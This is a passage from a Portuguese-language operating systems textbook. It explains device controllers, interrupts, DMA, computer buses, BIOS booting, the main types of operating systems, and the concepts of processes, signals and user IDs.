
Todo controlador tem um pequeno número de registradores que são usados para comunicar-se com ele. Por exemplo, um controlador de discos mínimo pode ter registradores para especificar o endereço de disco, endereço de memória, contador de setores e direção (leitura ou escrita). Para ativar o controlador, o driver recebe um comando do sistema operacional, então o traduz para os valores apropriados a serem escritos nos registradores dos dispositivos. A reunião de todos esses registradores de dispositivos forma o **espaço de portas de E/S**, um assunto que retomaremos no Capítulo 5.

Em alguns computadores, os registradores dos dispositivos estão mapeados no espaço do endereço do sistema operacional (os endereços que ele pode usar), portanto podem ser lidos e escritos como palavras de memória comuns. Nesses computadores, não são necessárias instruções de E/S especiais e os programas de usuários podem ser mantidos distantes do hardware deixando esses endereços de memória fora de seu alcance (por exemplo, pelo uso de registradores-base e limite). Em outros computadores, os registradores dos dispositivos são colocados em um espaço de porta E/S especial, com cada registrador tendo um endereço de porta. Nessas máquinas, instruções especiais IN e OUT estão disponíveis em modo núcleo para permitir que os drivers leiam e escrevam nos registradores. O primeiro esquema elimina a necessidade de para instruções de E/S especiais, mas consome parte do espaço do endereço. O segundo esquema não utiliza espaço do endereço, mas exige instruções especiais. Ambos os sistemas são amplamente usados.

A entrada e a saída podem ser realizadas de três maneiras diferentes. No método mais simples, um programa de usuário emite uma chamada de sistema, que o núcleo traduz em uma chamada de rotina para o driver apropriado. O driver então inicia a E/S e aguarda usando um laço curto, inquirindo continuamente o dispositivo para ver se ele terminou a operação (em geral há algum bit que indica que o dispositivo ainda está ocupado). Quando a operação de E/S termina, o driver coloca os dados (se algum) onde eles são necessários e retorna. O sistema operacional então retorna o controle a quem o chamou. Esse método é chamado de **espera ocupada** e tem a desvantagem de manter a CPU ocupada interrogando o dispositivo até o término da operação de E/S.

No segundo método, o driver inicia o dispositivo e pede a ele que o interrompa quando tiver terminado. Nesse ponto, o driver retorna. O sistema operacional bloqueia então o programa que o chamou, se necessário, e procura por mais trabalho para fazer. Quando o controlador detecta o fim da transferência, ele gera uma **interrupção** para sinalizar o término.

Interrupções são muito importantes nos sistemas operacionais, então vamos examinar a ideia mais de perto. Na Figura 1.11(a), vemos um processo de quatro passos para a E/S. No passo 1, o driver diz para o controlador o que fazer escrevendo nos seus registradores de dispositivo. O controlador então inicia o dispositivo. Quando o controlador termina de ler ou escrever o

FIGURA 1.11 (a) Os passos para iniciar um dispositivo de E/S e obter uma interrupção. (b) O processamento de interrupção envolve obter a interrupção, executar o tratador de interrupção e retornar ao programa do usuário.

número de bytes que lhe disseram para transferir, ele sinaliza o chip controlador de interrupção usando determinadas linhas de barramento no passo 2. Se o controlador de interrupção está pronto para aceitar a interrupção (o que ele talvez não esteja, se estiver ocupado lidando com uma interrupção de maior prioridade), ele sinaliza isso à CPU no passo 3. No passo 4, o controlador de interrupção insere o número do dispositivo no barramento de maneira que a CPU possa lê-lo e saber qual dispositivo acabou de terminar (muitos dispositivos podem estar sendo executados ao mesmo tempo).


Uma vez que a CPU tenha decidido aceitar a interrupção, o contador de programa (PC) e a palavra de estado do programa (PSW) normalmente são empilhados na pilha atual e a CPU chaveada para o modo núcleo. O número do dispositivo pode ser usado como um índice para parte da memória para encontrar o endereço do tratador de interrupção (*interrupt handler*) para esse dispositivo. Essa parte da memória é chamada de **vetor de interrupção**. Uma vez que o tratador de interrupção (parte do driver para o dispositivo de interrupção) tenha iniciado, ele remove o contador de programa e PSW empilhados e os salva, e então indaga o dispositivo para saber como está a sua situação. Assim que o tratador de interrupção tenha sido encerrado, ele retorna para o programa do usuário previamente executado para a primeira instrução que ainda não tenha sido executada. Esses passos são mostrados na Figura 1.11 (b).

O terceiro método para implementar E/S faz uso de um hardware especial: um chip **DMA** (**Direct Memory Access** — acesso direto à memória) que pode controlar o fluxo de bits entre a memória e algum controlador sem a intervenção da CPU constante. A CPU configura o chip DMA, dizendo a ele quantos bytes transferir, o dispositivo e endereços de memória envolvidos, e a direção, e então o deixa executar. Quando o chip de DMA tiver finalizado a sua tarefa, ele causa uma interrupção, que é tratada como já descrito. Os hardwares de DMA e E/S em geral serão discutidos mais detalhadamente no Capítulo 5.

Interrupções podem (e muitas vezes isso ocorre) acontecer em momentos altamente inconvenientes, por exemplo, enquanto outro tratador de interrupção estiver em execução. Por essa razão, a CPU tem uma maneira para desabilitar interrupções e então reabilitá-las depois. Enquanto as interrupções estiverem desabilitadas, quaisquer dispositivos que terminem suas atividades continuam a emitir sinais de interrupção, mas a CPU não é interrompida até que as interrupções sejam habilitadas novamente. Se múltiplos dispositivos finalizarem enquanto as interrupções estiverem desabilitadas, o controlador de interrupção decide qual deixar passar primeiro, normalmente baseado em prioridades estáticas designadas para cada dispositivo. O dispositivo de maior prioridade vence e é servido primeiro. Os outros precisam esperar.

1.3.5 Barramentos

A organização da Figura 1.6 foi usada em microcomputadores por anos e também no IBM original. No entanto, à medida que os processadores e as memórias foram ficando mais rápidos, a capacidade de um único barramento (e certamente o barramento do PC IBM) de lidar com todo o tráfego foi exigida até o limite. Algo tinha de ceder. Como resultado, barramentos adicionais foram acrescentados, tanto para dispositivos de E/S mais rápidos quanto para o tráfego CPU para memória. Como consequência dessa evolução, um sistema x86 grande atualmente se parece com algo como a Figura 1.12.

FIGURA 1.12 A estrutura de um sistema x86 grande.

Este sistema tem muitos barramentos (por exemplo, cache, memória, PCIe, PCI, USB, SATA e DMI), cada um com uma taxa de transferência e função diferentes. O sistema operacional precisa ter ciência de todos eles para configuração e gerenciamento. O barramento principal é o **PCIe** (**Peripheral Component Interconnect Express** — interconexão expressa de componentes periféricos).

O PCIe foi inventado pela Intel como um sucessor para o barramento **PCI** mais antigo, que por sua vez foi uma substituição para o barramento **ISA** (**Industry Standard Architecture** — arquitetura padrão industrial). Capaz de transferir dezenas de gigabits por segundo, o PCIe é muito mais rápido que os seus predecessores. Ele também é muito diferente em sua natureza. Uma **arquitetura de barramento compartilhado** significa que múltiplos dispositivos usam os mesmos fios para transferir dados. Assim, quando múltiplos dispositivos têm dados para enviar, você precisa de um árbitro para determinar quem pode utilizar o barramento. Em comparação, o PCIe faz uso de conexões dedicadas de ponto a ponto. Uma **arquitetura de barramento paralela** como usada no PCI tradicional significa que você pode enviar uma palavra de dados através de múltiplos fios. Por exemplo, em barramentos PCI regulares, um único número de 32 bits é enviado através de 32 fios paralelos. Em comparação com isso, o PCIe usa uma **arquitetura de barramento serial** e envia todos os bits em uma mensagem através de uma única conexão, chamada faixa, de maneira muito semelhante a um pacote de rede. Isso é muito mais simples, pois você não tem de assegurar que todos os 32 bits cheguem ao destino exatamente ao mesmo tempo. O paralelismo ainda é usado, pois você pode ter múltiplas faixas em paralelo. Por exemplo, podemos usar 32 faixas para carregar 32 mensagens em paralelo. À medida que a velocidade de dispositivos periféricos como cartões de rede e adaptadores de gráficos aumenta rapidamente, o padrão PCIe é atualizado a cada 3-5 anos. Por exemplo, 16 faixas de PCIe 2.0 oferecem 64 gigabits por segundo. Atualizar para PCIe 3.0 dará a você duas vezes aquela velocidade e o PCIe 4.0 dobrará isso novamente.

Enquanto isso, ainda temos muitos dispositivos de legado do padrão PCI mais antigo. Como vemos na Figura 1.12, esses dispositivos estão ligados a um centro processador em separado. No futuro, quando virmos o PCI não mais como meramente *velho*, mas *ancestral*, é possível que todos os dispositivos PCI vão se ligar a mais um centro ainda que, por sua vez, vai conectá-los ao centro principal, criando uma árvore de barramentos.

Nessa configuração, a CPU se comunica com a memória por meio de um barramento DDR3 rápido, com um dispositivo gráfico externo através do PCIe e com todos os outros dispositivos via um centro controlador usando um barramento **DMI** (**Direct Media Interface** — interface de mídia direta). O centro por sua vez conecta-se com todos os outros dispositivos, usando o Barramento Serial Universal para conversar com os dispositivos USB, o barramento SATA para interagir com discos rígidos e acionadores de DVD, e o PCIe para transferir quadros (frames) Ethernet. Já mencionamos os dispositivos PCI que usam um barramento PCI tradicional.

Além disso, cada um dos núcleos tem uma cache dedicada e uma muito maior que é compartilhada entre eles. Cada uma dessas caches introduz outro barramento.

O **USB** (**Universal Serial Bus** — barramento serial universal) foi inventado para conectar todos os dispositivos de E/S lentos, como o teclado e o mouse, ao computador. No entanto, chamar um dispositivo USB 3.0 zunindo a 5 Gbps de “lento” pode não soar natural para a geração que cresceu com o ISA de 8 Mbps como o barramento principal nos primeiros PCs da IBM. O USB usa um pequeno conector com quatro a onze fios (dependendo da versão), alguns dos quais fornecem energia elétrica para os dispositivos USB ou conectam-se com o terra. O USB é um barramento centralizado no qual um dispositivo-raiz interroga todos os dispositivos de E/S a cada 1 ms para ver se eles têm algum tráfego. O USB 1.0 pode lidar com uma carga agregada de 12 Mbps, o USB 2.0 aumentou a velocidade para 480 Mbps e o USB 3.0 chega a não menos que 5 Gbps. Qualquer dispositivo USB pode ser conectado a um computador e ele funcionará imediatamente, sem exigir uma reinicialização, algo que os dispositivos pré-USB exigiam para a consternação de uma geração de usuários frustrados.

O barramento **SCSI** (**Small Computer System Interface** — interface pequena de sistema computacional) é um barramento de alto desempenho voltado para discos rápidos, digitalizadores de imagens e outros dispositivos que precisam de uma considerável largura de banda. Hoje em dia, eles são encontrados na maior parte das vezes em servidores e estações de trabalho, e podem operar a até 640 MB/s.

Para trabalhar em um ambiente como o da Figura 1.12, o sistema operacional tem de saber quais dispositivos periféricos estão conectados ao computador e configurá-los. Essa exigência levou a Intel e a Microsoft a projetar um sistema para o PC chamado de **plug and play**, baseado em um conceito similar primeiro

implementado no Apple Macintosh. Antes do plug and play, cada placa de E/S tinha um nível fixo de requisição de interrupção e endereços específicos para seus registradores de E/S. Por exemplo, o teclado era interrupção 1 e usava endereços 0x60 a 0x64, o controlador de disco flexível era a interrupção 6 e usava endereços de E/S 0x3F0 a 0x3F7, e a impressora era a interrupção 7 e usava os endereços de E/S 0x378 a 0x37A, e assim por diante.

Até aqui, tudo bem. O problema começava quando o usuário trazia uma placa de som e uma placa de modem e ocorria de ambas usarem, digamos, a interrupção 4. Elas entravam em conflito e não funcionavam juntas. A solução era incluir chaves DIP ou jumpers em todas as placas de E/S e instruir o usuário a ter o cuidado de configurá-las para selecionar o nível de interrupção e endereços dos dispositivos de E/S que não entrassem em conflito com quaisquer outros no sistema do usuário. Adolescentes que devotaram a vida às complexidades do hardware do PC podiam fazê-lo às vezes sem cometer erros. Infelizmente, ninguém mais conseguia, levando ao caos.

O plug and play faz o sistema coletar automaticamente informações sobre os dispositivos de E/S, atribuir centralmente níveis de interrupção e endereços desses dispositivos e, então, informar a cada placa quais são os seus números. Esse trabalho está relacionado de perto à inicialização do computador, então vamos examinar essa questão. Ela não é completamente trivial.

1.3.6 Inicializando o computador

De modo bem resumido, o processo de inicialização funciona da seguinte maneira: todo PC contém uma parentboard (placa-pais) (que era chamada de placa-mãe antes da onda politicamente correta atingir a indústria de computadores). Na placa-pais há um programa chamado de sistema **BIOS** (**Basic Input Output System** — sistema básico de entrada e saída). O BIOS conta com rotinas de E/S de baixo nível, incluindo procedimentos para ler o teclado, escrever na tela e realizar a E/S no disco, entre outras coisas. Hoje, ele fica em um flash RAM, que é não volátil, mas que pode ser atualizado pelo sistema operacional quando erros são encontrados no BIOS.

Quando o computador é inicializado, o BIOS começa a executar. Primeiro ele confere para ver quanta RAM está instalada e se o teclado e os outros dispositivos básicos estão instalados e respondendo corretamente. Ele segue varrendo os barramentos PCIe e PCI para detectar todos os dispositivos ligados a ele. Se os dispositivos presentes forem diferentes de quando o sistema foi inicializado pela última vez, os novos dispositivos são configurados.

O BIOS então determina o dispositivo de inicialização tentando uma lista de dispositivos armazenados na memória CMOS. O usuário pode mudar essa lista entrando em um programa de configuração do BIOS logo após a inicialização. Tipicamente, é feita uma tentativa para inicializar a partir de uma unidade de CD-ROM (ou às vezes USB), se houver uma. Se isso não der certo, o sistema inicializa a partir do disco rígido. O primeiro setor do dispositivo de inicialização é lido na memória e executado. Ele contém um programa que normalmente examina a tabela de partições no final do setor de inicialização para determinar qual partição está ativa. Então um carregador de inicialização secundário é lido daquela partição. Esse carregador lê o sistema operacional da partição ativa e, então, o inicia.

O sistema operacional consulta então o BIOS para conseguir as informações de configuração. Para cada dispositivo, ele confere para ver se possui o driver do dispositivo. Se não possuir, pede para o usuário inserir um CD-ROM contendo o driver (fornecido pelo fabricante do dispositivo) ou para baixá-lo da internet. Assim que todos os drivers dos dispositivos estiverem disponíveis, o sistema operacional os carrega no núcleo. Então ele inicializa suas tabelas, cria os processos de segundo plano necessários e inicia um programa de identificação (*login*) ou uma interface gráfica GUI.

1.4 O zoológico dos sistemas operacionais

Os sistemas operacionais existem há mais de meio século. Durante esse tempo, uma variedade bastante significativa deles foi desenvolvida, nem todos bastante conhecidos. Nesta seção abordaremos brevemente nove deles. Voltaremos a alguns desses tipos diferentes de sistemas mais tarde no livro.

1.4.1 Sistemas operacionais de computadores de grande porte

No topo estão os sistemas operacionais para computadores de grande porte (*mainframes*), aquelas máquinas do tamanho de uma sala ainda encontradas nos centros de processamento de dados de grandes corporações. Esses computadores diferem dos computadores pessoais em termos de sua capacidade de E/S.

Um computador de grande porte com 1.000 discos e milhões de gigabytes de dados não é incomum; um computador pessoal com essas especificações causaria inveja aos seus amigos. Computadores de grande porte também estão retornando de certa maneira como servidores sofisticados da web, para sites de comércio eletrônico em larga escala e para transações entre empresas (business-to-business).

Os sistemas operacionais para computadores de grande porte são intensamente orientados para o processamento de muitas tarefas ao mesmo tempo, a maioria delas exigindo quantidades prodigiosas de E/S. Eles em geral oferecem três tipos de serviços: em lote (batch), processamento de transações e tempo compartilhado (timesharing). Um sistema em lote processa tarefas rotineiras sem qualquer usuário interativo presente. O processamento de apólices em uma companhia de seguros ou relatórios de vendas para uma cadeia de lojas é tipicamente feito em modo de lote. Sistemas de processamento de transações lidam com grandes números de pedidos pequenos, por exemplo, processamento de cheques em um banco ou reservas de companhias aéreas. Cada unidade de trabalho é pequena, mas o sistema tem de lidar com centenas ou milhares por segundo. Sistemas de tempo compartilhado permitem que múltiplos usuários remotos executem tarefas no computador ao mesmo tempo, como na realização de consultas a um grande banco de dados. Essas funções são proximamente relacionadas; sistemas operacionais em computadores de grande porte muitas vezes executam todas elas. Um exemplo de sistema operacional de computadores de grande porte é o OS/390, um descendente do OS/360. No entanto, sistemas operacionais de computadores de grande porte estão pouco a pouco sendo substituídos por variantes UNIX como o Linux.

1.4.2 Sistemas operacionais de servidores

Um nível abaixo estão os sistemas operacionais de servidores. Eles são executados em servidores que são computadores pessoais muito grandes, em estações de trabalho ou mesmo computadores de grande porte. Eles servem a múltiplos usuários ao mesmo tempo por meio de uma rede e permitem que os usuários compartilhem recursos de hardware e software. Servidores podem fornecer serviços de impressão, de arquivo ou de web. Provedores de acesso à internet utilizam várias máquinas servidoras para dar suporte aos clientes, e sites usam servidores para armazenar páginas e lidar com as requisições que chegam. Sistemas operacionais típicos de servidores são Solaris, FreeBSD, Linux e Windows Server 201x.

1.4.3 Sistemas operacionais de multiprocessadores

Uma maneira cada vez mais comum de se obter potência computacional para valer é conectar múltiplas CPUs a um único sistema. Dependendo de como precisamente eles são conectados e o que é compartilhado, esses sistemas são chamados de computadores paralelos, multicomputadores ou multiprocessadores. Eles precisam de sistemas operacionais especiais, porém muitas vezes esses são variações dos sistemas operacionais de servidores, com aspectos especiais para comunicação, conectividade e consistência.

Com o advento recente de chips multinúcleo para computadores pessoais, mesmo sistemas operacionais de computadores de mesa e notebooks convencionais estão começando a lidar com pelo menos multiprocessadores de pequena escala, e é provável que o número de núcleos cresça com o tempo. Felizmente, já sabemos bastante a respeito de sistemas operacionais de multiprocessadores de anos de pesquisa anteriores, de maneira que utilizar esse conhecimento em sistemas multinúcleo não deverá ser difícil. A parte difícil será fazer com que os aplicativos usem toda essa potência computacional. Muitos sistemas operacionais populares, incluindo Windows e Linux, são executados em multiprocessadores.

1.4.4 Sistemas operacionais de computadores pessoais

A próxima categoria é a do sistema operacional de computadores pessoais. Todos os computadores modernos dão suporte à multiprogramação, muitas vezes com dezenas de programas iniciados no momento da inicialização do sistema. Seu trabalho é proporcionar um bom apoio para um único usuário. Eles são amplamente usados para o processamento de texto, planilhas e acesso à internet. Exemplos comuns são o Linux, o FreeBSD, o Windows 7, o Windows 8 e o OS X da Apple. Sistemas operacionais de computadores pessoais são tão conhecidos que provavelmente é necessária pouca introdução. Na realidade, a maioria das pessoas nem sabe que existem outros tipos.

1.4.5 Sistemas operacionais de computadores portáteis

Seguindo com sistemas cada vez menores, chegamos aos tablets, smartphones e outros computadores portáteis. Um computador portátil, originalmente conhecido

como um **PDA (Personal Digital Assistant** — assistente pessoal digital), é um computador pequeno que pode ser seguro na mão durante a operação. Smartphones e tablets são os exemplos mais conhecidos. Como já vimos, esse mercado está dominado pelo Android do Google e o iOS da Apple, mas eles têm muitos competidores. A maioria deles conta com CPUs multinúcleo, GPS, câmeras e outros sensores, quantidades enormes de memória e sistemas operacionais sofisticados. Além disso, todos eles têm mais aplicativos ("**apps**") de terceiros que você possa imaginar.

1.4.6 Sistemas operacionais embarcados

Sistemas embarcados são executados em computadores que controlam dispositivos que não costumam ser vistos como computadores e que não aceitam softwares instalados pelo usuário. Exemplos típicos são os fornos de micro-ondas, os aparelhos de televisão, os carros, os aparelhos de DVD, os telefones tradicionais e os MP3 players. A principal propriedade que distingue sistemas embarcados dos portáteis é a certeza de que nenhum software não confiável vá ser executado nele um dia. Você não consegue baixar novos aplicativos para o seu forno de micro-ondas – todo o software está na memória ROM. Isso significa que não há necessidade para proteção entre os aplicativos, levando a simplificações no design. Sistemas como o Embedded Linux, QNX e VxWorks são populares nesse domínio.

1.4.7 Sistemas operacionais de nós sensores (*sensor-node*)

Redes de nós sensores minúsculos estão sendo empregadas para uma série de finalidades. Esses nós são computadores minúsculos que se comunicam entre si e com uma estação-base usando comunicação sem fio. Redes de sensores são usadas para proteger os perímetros de prédios, guardar fronteiras nacionais, detectar incêndios em florestas, medir a temperatura e a precipitação para a previsão de tempo, colher informações sobre a movimentação de inimigos nos campos de batalha e muito mais.

Os sensores são computadores pequenos movidos a bateria com rádios integrados. Eles têm energia limitada e precisam funcionar por longos períodos desacompanhados ao ar livre e frequentemente em condições severas. A rede tem de ser robusta o suficiente para tolerar falhas de nós individuais, o que acontece cada vez com mais frequência à medida que as baterias começam a se esgotar.

Cada nó sensor é um computador verdadeiro, com uma CPU, RAM, ROM e um ou mais sensores ambientais. Ele executa um sistema operacional pequeno, mas verdadeiro, em geral orientado a eventos, respondendo a eventos externos ou tomando medidas periodicamente com base em um relógio interno. O sistema operacional tem de ser pequeno e simples, pois os nós têm uma RAM pequena e a duração da bateria é uma questão fundamental. Também, como com os sistemas embarcados, todos os programas são carregados antecipadamente; os usuários não inicializam subitamente os programas que eles baixaram da internet, o que torna o design muito mais simples. TinyOS é um sistema operacional bem conhecido para um nó sensor.

1.4.8 Sistemas operacionais de tempo real

Outro tipo de sistema operacional é o sistema de tempo real. Esses sistemas são caracterizados por ter o tempo como um parâmetro-chave. Por exemplo, em sistemas de controle de processo industrial, computadores em tempo real têm de coletar dados a respeito do processo de produção e usá-los para controlar máquinas na fábrica. Muitas vezes há prazos rígidos a serem cumpridos. Por exemplo, se um carro está seguindo pela linha de montagem, determinadas ações têm de ocorrer em dados instantes. Se, por exemplo, um robô soldador fizer as soldas cedo demais ou tarde demais, o carro será arruinado. Se a ação *tem* de ocorrer absolutamente em um determinado momento (ou dentro de uma dada faixa de tempo), temos um **sistema de tempo real crítico**. Muitos desses sistemas são encontrados no controle de processos industriais, aviônica, militar e áreas de aplicação semelhantes. Esses sistemas têm de fornecer garantias absolutas de que uma determinada ação ocorrerá em um determinado momento.

Um **sistema de tempo real não crítico** é aquele em que perder um prazo ocasional, embora não desejável, é aceitável e não causa danos permanentes. Sistemas de multimídia ou áudio digital caem nesta categoria. Smartphones também são sistemas de tempo real não críticos.

Tendo em vista que cumprir prazos é algo crucial nos sistemas de tempo real (críticos), às vezes o sistema operacional é nada mais que uma biblioteca conectada com os programas aplicativos, com todas as partes do sistema estreitamente acopladas e sem nenhuma proteção entre si. Um exemplo desse tipo de sistema de tempo real é o eCos.

As categorias de sistemas portáteis, embarcados e de tempo real se sobrepõem consideravelmente. Quase

todas elas têm pelo menos algum aspecto de tempo real não crítico. Os sistemas de tempo real e embarcado executam apenas softwares inseridos pelos projetistas do sistema; usuários não podem acrescentar seu próprio software, o que torna a proteção mais fácil. Os sistemas portáteis e embarcados são direcionados para os consumidores, ao passo que os sistemas de tempo real são mais voltados para o uso industrial. Mesmo assim, eles têm aspectos em comum.

1.4.9 Sistemas operacionais de cartões inteligentes (*smartcard*)

Os menores sistemas operacionais são executados em cartões inteligentes, que são dispositivos do tamanho de cartões de crédito contendo um chip de CPU. Possuem severas restrições de memória e processamento de energia. Alguns obtêm energia por contatos no leitor no qual estão inseridos, mas cartões inteligentes sem contato obtêm energia por indução, o que limita muito o que eles podem fazer. Alguns deles conseguem realizar somente uma função, como pagamentos eletrônicos, mas outros podem realizar múltiplas funções. Muitas vezes são sistemas proprietários.

Alguns cartões inteligentes são orientados a Java. Isso significa que o ROM no cartão inteligente contém um interpretador para a Java Virtual Machine (JVM — Máquina virtual Java). Os aplicativos pequenos (*applets*) Java são baixados para o cartão e são interpretados pelo JVM. Alguns desses cartões podem lidar com múltiplos *applets* Java ao mesmo tempo, levando à multiprogramação e à necessidade de escaloná-los. O gerenciamento de recursos e a proteção também se tornam um problema quando dois ou mais applets estão presentes ao mesmo tempo. Essas questões devem ser tratadas pelo sistema operacional (em geral extremamente primitivo) presente no cartão.

1.5 Conceitos de sistemas operacionais

A maioria dos sistemas operacionais fornece determinados conceitos e abstrações básicos, como processos, espaços de endereços e arquivos, que são fundamentais para compreendê-los. Nas seções a seguir, examinaremos alguns desses conceitos básicos de maneira bastante breve, como uma introdução. Voltaremos a cada um deles detalhadamente mais tarde neste livro. Para ilustrar esses conceitos, de tempos em tempos usaremos exemplos, geralmente tirados do UNIX. No entanto, exemplos similares existem em outros sistemas também, e estudaremos alguns deles mais tarde.

1.5.1 Processos

Um conceito fundamental em todos os sistemas operacionais é o **processo**. Um processo é basicamente um programa em execução. Associado a cada processo está o **espaço de endereçamento**, uma lista de posições de memória que vai de 0 a algum máximo, onde o processo pode ler e escrever. O espaço de endereçamento contém o programa executável, os dados do programa e sua pilha. Também associado com cada processo há um conjunto de recursos, em geral abrangendo registradores (incluindo o contador de programa e o ponteiro de pilha), uma lista de arquivos abertos, alarmes pendentes, listas de processos relacionados e todas as demais informações necessárias para executar um programa. Um processo é na essência um contêiner que armazena todas as informações necessárias para executar um programa.

Voltaremos para o conceito de processo com muito mais detalhes no Capítulo 2. Por ora, a maneira mais fácil de compreender intuitivamente um processo é pensar a respeito do sistema de multiprogramação. O usuário pode ter inicializado um programa de edição de vídeo e o instruído a converter um vídeo de uma hora para um determinado formato (algo que pode levar horas) e então partido para navegar na web. Enquanto isso, um processo em segundo plano que desperta de tempos em tempos para conferir o e-mail que chega pode ter começado a ser executado. Desse modo, temos (pelo menos) três processos ativos: o editor de vídeo, o navegador da web e o receptor de e-mail. Periodicamente, o sistema operacional decide parar de executar um processo e começa a executar outro, talvez porque o primeiro utilizou mais do que sua parcela de tempo da CPU no último segundo ou dois.

Quando um processo é suspenso temporariamente assim, ele deve ser reiniciado mais tarde no exato mesmo estado em que estava quando foi parado. Isso significa que todas as informações a respeito do processo precisam ser explicitamente salvas em algum lugar durante a suspensão. Por exemplo, o processo pode ter vários arquivos abertos para leitura ao mesmo tempo. Há um ponteiro associado com cada um desses arquivos dando a posição atual (isto é, o número do byte ou registro a ser lido em seguida). Quando um processo está temporariamente suspenso, todos esses ponteiros têm de ser salvos de maneira que uma chamada read executada após o processo ter sido reiniciado vá ler os dados

corretos. Em muitos sistemas operacionais, todas as informações a respeito de cada processo, fora o conteúdo do seu próprio espaço de endereçamento, estão armazenadas em uma tabela do sistema operacional chamada de **tabela de processos**, que é um arranjo de estruturas, uma para cada processo existente no momento.

Desse modo, um processo (suspenso) consiste em seu espaço de endereçamento, em geral chamado de **imagem do núcleo** (em homenagem às memórias de núcleo magnético usadas antigamente), e de sua entrada na tabela de processo, que armazena os conteúdos de seus registradores e muitos outros itens necessários para reiniciar o processo mais tarde.

As principais chamadas de sistema de gerenciamento de processos são as que lidam com a criação e o término de processos. Considere um exemplo típico. Um processo chamado de **interpretador de comandos** ou shell lê os comandos de um terminal. O usuário acabou de digitar um comando requisitando que um programa seja compilado. O shell tem de criar agora um novo processo que vai executar o compilador. Quando esse processo tiver terminado a compilação, ele executa uma chamada de sistema para se autofinalizar.

Se um processo pode criar um ou mais processos (chamados de **processos filhos**), e estes por sua vez podem criar processos filhos, chegamos logo à estrutura da árvore de processo da Figura 1.13. Processos relacionados que estão cooperando para finalizar alguma tarefa muitas vezes precisam comunicar-se entre si e sincronizar as atividades. Essa comunicação é chamada de **comunicação entre processos**, e será analisada detalhadamente no Capítulo 2.

Outras chamadas de sistemas de processos permitem requisitar mais memória (ou liberar memória não utilizada), esperar que um processo filho termine e sobrepor seu programa por um diferente.

Há ocasionalmente uma necessidade de se transmitir informação para um processo em execução que não está parado esperando por ela. Por exemplo, um processo que está se comunicando com outro em um computador

FIGURA 1.13 Uma árvore de processo. O processo *A* criou dois processos filhos, *B* e *C*. O processo *B* criou três processos filhos, *D*, *E* e *F*.

diferente envia mensagens para o processo remoto por intermédio de uma rede de computadores. Para evitar a possibilidade de uma mensagem ou de sua resposta ser perdida, o emissor pode pedir para o seu próprio sistema operacional notificá-lo após um número especificado de segundos, de maneira que ele possa retransmitir a mensagem se nenhuma confirmação tiver sido recebida ainda. Após ligar esse temporizador, o programa pode continuar executando outra tarefa.


Decorrido o número especificado de segundos, o sistema operacional envia um **sinal de alarme** para o processo. O sinal faz que o processo suspenda por algum tempo o que quer que ele esteja fazendo, salve seus registradores na pilha e comece a executar uma rotina especial para tratamento desse sinal, por exemplo, para retransmitir uma mensagem presumivelmente perdida. Quando a rotina de tratamento desse sinal encerra sua ação, o processo em execução é reiniciado no estado em que se encontrava um instante antes do sinal. Sinais são os análogos em software das interrupções em hardwares e podem ser gerados por uma série de causas além de temporizadores expirando. Muitas armadilhas detectadas por hardwares, como executar uma instrução ilegal ou utilizar um endereço inválido, também são convertidas em sinais para o processo culpado.

A cada pessoa autorizada a usar um sistema é designada uma **UID** (**User IDentification** — identificação do usuário) pelo administrador do sistema. Todo processo iniciado tem a UID da pessoa que o iniciou. Um processo filho tem a mesma UID que o seu processo pai. Usuários podem ser membros de grupos, cada qual com uma **GID** (**Group IDentification** — identificação do grupo).

Uma UID, chamada de **superusuário** (em UNIX), ou **Administrador** (no Windows), tem um poder especial e pode passar por cima de muitas das regras de proteção. Em grandes instalações, apenas o administrador do sistema sabe a senha necessária para tornar-se um superusuário, mas muitos dos usuários comuns (especialmente estudantes) devotam um esforço considerável buscando falhas no sistema que permitam que eles se tornem superusuários sem a senha.

Estudaremos processos e comunicações entre processos no Capítulo 2.

1.5.2 Espaços de endereçamento

Todo computador tem alguma memória principal que ele usa para armazenar programas em execução. Em um sistema operacional muito simples, apenas um programa de cada vez está na memória. Para executar

um segundo programa, o primeiro tem de ser removido e o segundo colocado na memória.

Sistemas operacionais mais sofisticados permitem que múltiplos programas estejam na memória ao mesmo tempo. Para evitar que interfiram entre si (e com o sistema operacional), algum tipo de mecanismo de proteção é necessário. Embora esse mecanismo deva estar no hardware, ele é controlado pelo sistema operacional.

